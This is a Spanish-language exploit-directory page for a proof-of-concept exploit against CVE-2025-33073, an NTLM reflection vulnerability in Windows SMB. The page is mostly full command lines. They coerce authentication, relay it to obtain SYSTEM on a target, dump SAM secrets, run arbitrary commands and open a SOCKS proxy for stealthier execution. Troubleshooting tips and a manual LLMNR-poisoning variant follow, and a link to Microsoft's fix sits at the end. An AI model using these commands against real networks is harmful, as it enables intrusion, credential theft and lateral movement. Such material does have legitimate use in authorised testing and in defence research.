

Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2025-33073 — PoC Exploit para la vulnerabilidad de reflexión NTLM en SMB. | Kitploit

Herramientas/GitHubGitHub/starscow/cve-2025-33073
Análisis de VulnerabilidadesExplotaciónMovimiento LateralPost-ExplotaciónPruebas de PenetraciónRed Teaming
GitHubstarscow/cve-2025-33073

CVE-2025-33073

PoC Exploit para la vulnerabilidad de reflexión NTLM en SMB.

Ver Repositorio
43hace 1 añoAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    593
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    371
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    336
  • 5

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    326
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    322

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

CVE-2025-33073

PoC Exploit para la vulnerabilidad de reflexión NTLM en SMB.

Todo el crédito va para la investigación oficial:
https://www.synacktiv.com/publications/ntlm-reflection-is-dead-long-live-ntlm-reflection-an-in-depth-analysis-of-cve-2025

Requisitos previos

SO: Kali Linux (tiene la mayoría de los paquetes preinstalados).

  • NetExec (NXC) - https://github.com/Pennyw0rth/NetExec
  • impacket-ntlmrelayx
  • dnstool.py (incluido en el repositorio)
  • xterm (solo para GUI)

Ejemplo de uso


GUI

python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target CLIENT01.wintastic.local --target-ip 192.168.178.65
image


CLI

python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target CLIENT01.wintastic.local --target-ip 192.168.178.65 --cli-only
image


Comando personalizado
En lugar de ejecutar secretsdump, se puede ejecutar un comando personalizado.

python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target CLIENT01.wintastic.local --target-ip 192.168.178.65 --cli-only --custom-command "whoami"
image

SOCKS
Para una ejecución de comandos más sigilosa después de haber establecido una conexión válida como SYSTEM. --target y --target-ip deben ser iguales aquí.

python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target 192.168.178.65 --target-ip 192.168.178.65 --cli-only --socks

image También se puede ejecutar un comando personalizado a través de proxychains en lugar de volcar el SAM.

proxychains nxc smb 192.168.178.65 -d '' -u '' -p '' -x 'whoami' --exec-method smbexec

image

Explotación manual sin requisito de DNS

Si estás en el mismo dominio de difusión que el dispositivo y es vulnerable al envenenamiento LLMNR, es posible explotar un dispositivo sin tener que registrar un registro DNS.

image

Solución de problemas

  • He visto que el ataque a veces no funciona porque se usa el nombre de host para el ataque, lo que resulta en una consulta DNS desde Kali. Si Kali no está usando el servidor DNS o recibes un mensaje '/ FAILED' de impacket-ntlmrelayx, intenta añadir el host a tu archivo /etc/hosts. Esto debería hacer que el ataque funcione.
  • Si se usa la IP, el ataque debería funcionar. A veces ejecutarlo varias veces resultará en un SUCCESS en lugar de un fallo. Hasta ahora no está perfectamente claro por qué ocurre esto. Creo que tiene algo que ver con la red.
  • Prueba otro método de coerción usando -M o --method.

Wireshark


La autenticación NTLM local tiene lugar image

La autenticación NTLM local no tiene lugar, resultando en un intento FAILED image
Bueno saber

  • xterm permite copiar y pegar con el botón central del ratón.
  • El registro DNS también debería ser conocido por el cliente, esto puede llevar más tiempo en algunas ocasiones. Con más tiempo me refiero a darle un par de minutos.
  • Esto es solo un PoC, lo que significa que no se han intentado evasiones de AV/EDR. Úsalo bajo tu propio riesgo.

Cómo solucionarlo

https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2025-33073

Descargar herramienta





